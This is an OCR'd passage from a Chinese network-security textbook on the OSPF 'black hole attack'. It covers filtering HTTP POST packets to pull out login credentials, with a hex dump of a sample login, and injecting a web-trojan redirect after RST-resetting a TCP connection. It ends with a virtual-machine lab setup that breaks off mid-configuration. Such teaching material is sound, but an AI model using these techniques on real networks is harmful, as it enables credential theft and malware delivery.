


图 6-26 “黑洞攻击”之后的数据流向

6.3.2　利用“黑洞攻击”截获敏感信息

“黑洞攻击”成功实施之后，内部网络发送给外部因特网的 IP 数据报都会传送给 Hacker 主机。这些 IP 数据报中可能存在少量关键报文，例如，包含账户信息的 HTTP 报文；包含聊天内容的 MSN 通信报文；包含上传、下载文件内容的 FTP 报文；包含邮件内容的 SMTP 报文。Hacker 可以从这些少量的关键报文中提取出敏感信息。下面以包含账户信息的 HTTP 报文为例分析敏感信息的提取方法。

用户在登录自己的邮箱、论坛、微博、网银时，都需要在网页内输入账户和密码，输入的敏感信息会被封装在一个特定的报文内发送出去。截获这个数据报，并从中提取出敏感信息是黑客最为关心的一件事情。图 6-27 给出的是黑客主机截获的包含受害者账户、密码的登录数据报。这类报文包括 14 字节链路层数据、20 字节 IP 数据、20 字节 TCP 数据和多个字节的 HTTP 数据。如何从中转的海量数据报中准确识别出包含敏感信息的报文呢？通过大量实验发现，敏感信息通常使用 POST 方法发送，即数据报的 HTTP 数据部分前 4 个字节是“POST”，根据这个条件可以将包含敏感信息的报文过滤出来。

确定了包含敏感信息的通信报文，接下来如何从该数据报中提取出敏感信息呢？通过大量实验发现，敏感信息通常包含在 HTTP 数据的 content 部分。这部分内容包含在 HTTP 数据的尾部，并且 content 与上一项内容之间存在一个空行，使用 Sniffer 查看，即存在两个字节 0x0a 和 0x0d，分别代表回车和换行。以此为条件就可以提取出 content 数据，即从 HTTP 数据的尾部开始向前读取，当识别出 0x0a 和 0x0d 时识别结束，将这部分内容保存下来，其中就包含敏感信息。




图 6-27　包含账户信息的 IP 数据报

图 6-28 给出的是一个实际的 HTTP 数据报，可以看到它的传输方式是 POST，在 content 部分携带了用户名 jack，密码 2481。

```
                                POST
00000000: 00 0c 29 a3 70 3b 00 50 56 c0 00 01 08 00 45 00 ..)  ;.PV?... E.
00000010: 02 8b 02 52 40 00 80 06 74 c4 c0 a8 00 02 c0 a8 .?R@.€.t睦?.括
00000020: 00 04 04 59 00 50 60 53 49 1e 23 85 1e 39 50 18 ...Y.P`SI.#?9P.
00000030: fe 74 00 ec 00 00 50 4f 53 54 20 2f 6d 61 69 6c 丵.?. POST /mail
00000040: 2f 6c 6f 67 69 6e 2e 61 73 70 20 48 54 54 50 2f /login.asp HTTP/
00000050: 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 69 6d 61 1.1..Accept: ima
00000060: 67 65 2f 67 69 66 2c 20 69 6d 61 67 65 2f 6a 70 ge/gif, image/jp
00000070: 65 67 2c 20 69 6d 61 67 65 2f 70 6a 70 65 67 2c eg, image/pjpeg,
00000080: 20 69 6d 61 67 65 2f 70 6a 70 65 67 2c 20 61 70  image/pjpeg, ap
00000090: 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 73 68 6f 63 plication/x-shoc
000000a0: 6b 77 61 76 65 2d 66 6c 61 73 68 2c 20 61 70 70 kwave-flash, app
000000b0: 6c 69 63 61 74 69 6f 6e 2f 76 6e 64 2e 6d 73 2d lication/vnd.ms-
000000c0: 65 78 63 65 6c 2c 20 61 70 70 6c 69 63 61 74 69 excel, applicati
000000d0: 6f 6e 2f 76 6e 64 2e 6d 73 2d 70 6f 77 65 72 70 on/vnd.ms-powerp
000000e0: 6f 69 6e 74 2c 20 61 70 70 6c 69 63 61 74 69 6f oint, applicatio
000000f0: 6e 2f 6d 73 77 6f 72 64 2c 20 2a 2f 2a 0d 0a 52 n/msword, */*..R
00000100: 65 66 65 72 65 72 3a 20 68 74 74 70 3a 2f 2f 31 eferer: http://1
00000110: 39 32 2e 31 36 38 2e 30 2e 34 2f 6d 61 69 6c 2f 92.168.0.4/mail/
00000120: 69 6e 64 65 78 2e 61 73 70 0d 0a 41 63 63 65 70 index.asp..Accep
00000130: 74 2d 4c 61 6e 67 75 61 67 65 3a 20 7a 68 2d 63 t-Language: zh-c
00000140: 6e 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d n..User-Agent: M
00000150: 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 63 6f 6d 70 ozilla/4.0 (comp
00000160: 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 38 2e 30 atible; MSIE 8.0
00000170: 3b 20 57 69 6e 64 6f 77 73 20 4e 54 20 35 2e 31 ; Windows NT 5.1
00000180: 3b 20 54 72 69 64 65 6e 74 2f 34 2e 30 3b 20 2e ; Trident/4.0; .
00000190: 4e 45 54 20 43 4c 52 20 32 2e 30 2e 35 30 37 32 NET CLR 2.0.5072
000001a0: 37 29 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 7)..Content-Type
000001b0: 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d : application/x-
000001c0: 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e 63 6f www-form-urlenco
000001d0: 64 65 64 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f ded..Accept-Enco
000001e0: 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c ding: gzip, defl
000001f0: 61 74 65 0d 0a 48 6f 73 74 3a 20 31 39 32 2e 31 ate..Host: 192.1
00000200: 36 38 2e 30 2e 34 0d 0a 43 6f 6e 74 65 6e 74 2d 68.0.4..Content-
00000210: 4c 65 6e 67 74 68 3a 20 31 39 0d 0a 43 6f 6e 6e Length: 19..Conn
00000220: 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 ection: Keep-Ali
00000230: 76 65 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f ve..Cache-Contro
00000240: 6c 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 43 6f 6f l: no-cache..Coo
00000250: 6b 69 65 3a 20 41 53 50 53 45 53 53 49 4f 4e 49 kie: ASPSESSIONI
00000260: 44 51 51 47 47 51 4f 47 43 3d 4d 4a 43 42 50 50 DQQGGQOGC=MJCBPP
00000270: 44 44 4f 4d 4b 44 44 4c 4d 42 42 4e 41 46 4b 4d DDOMKDDLMBBNAFKM
00000280: 4c 4c 0d 0a 0d 0a 55 73 65 72 3d 6a 61 63 6b 26 LL....User=jack&
00000290: 50 61 73 73 3d 32 34 38 31                      Pass=2481
                                   content内容
```

图 6-28　携带账户信息的 HTTP 数据报

6.3.3　利用“黑洞攻击”进行木马植入

利用“黑洞攻击”可以进行木马种植，其流程分为 4 个阶段，如图 6-29 所示。第一阶段是终止之前的 TCP 通信。此时受害者正在与 202.1.1.0 网络内的某台主机进行 TCP 通信，例如接收电子邮件。由于恶意路由的植入导致数据改变方向，传递给黑客主机。TCP 是面向连接的传输协议，为了完成木马植入，攻击者需要建立一条新的 TCP 连接。为了达到这一目的，黑客发送一个 RST 报文，将之前的 TCP 连接异常终止，为随后的木马植入做好准备。




图 6-29　利用“黑洞攻击”种植木马

之前的 TCP 通信被异常终止之后，为了完成被中断的邮件下载任务受害者会主动发送第一次握手建立连接的 SYN 报文。其后攻击者返回第二次握手 SYN+ACK 报文，受害者返回第三次握手 ACK 报文。至此新的 TCP 连接已

经建立起来。

随后攻击者将一个包含网页木马程序的 HTTP 数据报发送给受害者，由于网页木马的代码量通常很小（小于 1024 字节），因此可以封装在一个 IP 数据报内。收到这个 HTTP 数据报之后，受害者返回一个 ACK 确认报文。这个包含挂马代码的 HTTP 数据报会将受害者主机引导至一个包含木马程序的恶意站点，如果受害者主机的 IE 浏览器没有打补丁程序，则会自动下载并运行木马程序。

最后攻击者发送一个 RST 报文将这条 TCP 连接异常终止，至此木马种植完成。

6.3.4　通过实验验证“黑洞攻击”

下面采用如图 6-24 所示的网络拓扑来验证“黑洞攻击”，重点观察攻击前后 NET2 发给外部因特网的 IP 数据报流向的变化。

第一步：配置各个对象的地址信息。

以 host-only 方式启动三台 Windows 2000 虚拟机，分别代表 R1、R2、R3，参照图 6-24 配置各个对象的 IP 地址。注意：本机扮演 Hacker，接入 192.3.3.0 网络，用于测试，IP 地址为 192.3.3.20，网关设置为 192.3.3.1。启动 Windows 2000 虚拟机扮演测试机 C1，接入 NET2，IP 地址为 192.2.2.30，网关设置为 192.2.2.1。每台路由器的地址信息如图 6-30～图 6-34 所示。

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . . : 00-0C-29-C3-5D-ED
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.1.1.1
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :

Ethernet adapter 本地连接:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . . : 00-0C-29-C3-5D-E3
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 202.1.1.1
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :
```

图 6-30　R1 的地址信息

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . . : 00-0C-29-A3-70-45
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.2.2.1
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :

Ethernet adapter 本地连接:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . . : 00-0C-29-A3-70-40
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.1.1.2
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . : 192.1.1.1 ———— 网关指向R1
```

图 6-31　R2 的地址信息

第二步：为三台路由器开启 OSPF 路由功能，实验网络间的通信。

```
Ethernet adapter 本地连接 3:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #3
        Physical Address. . . . . . : 00-0C-29-66-07-61
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.3.3.1
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :
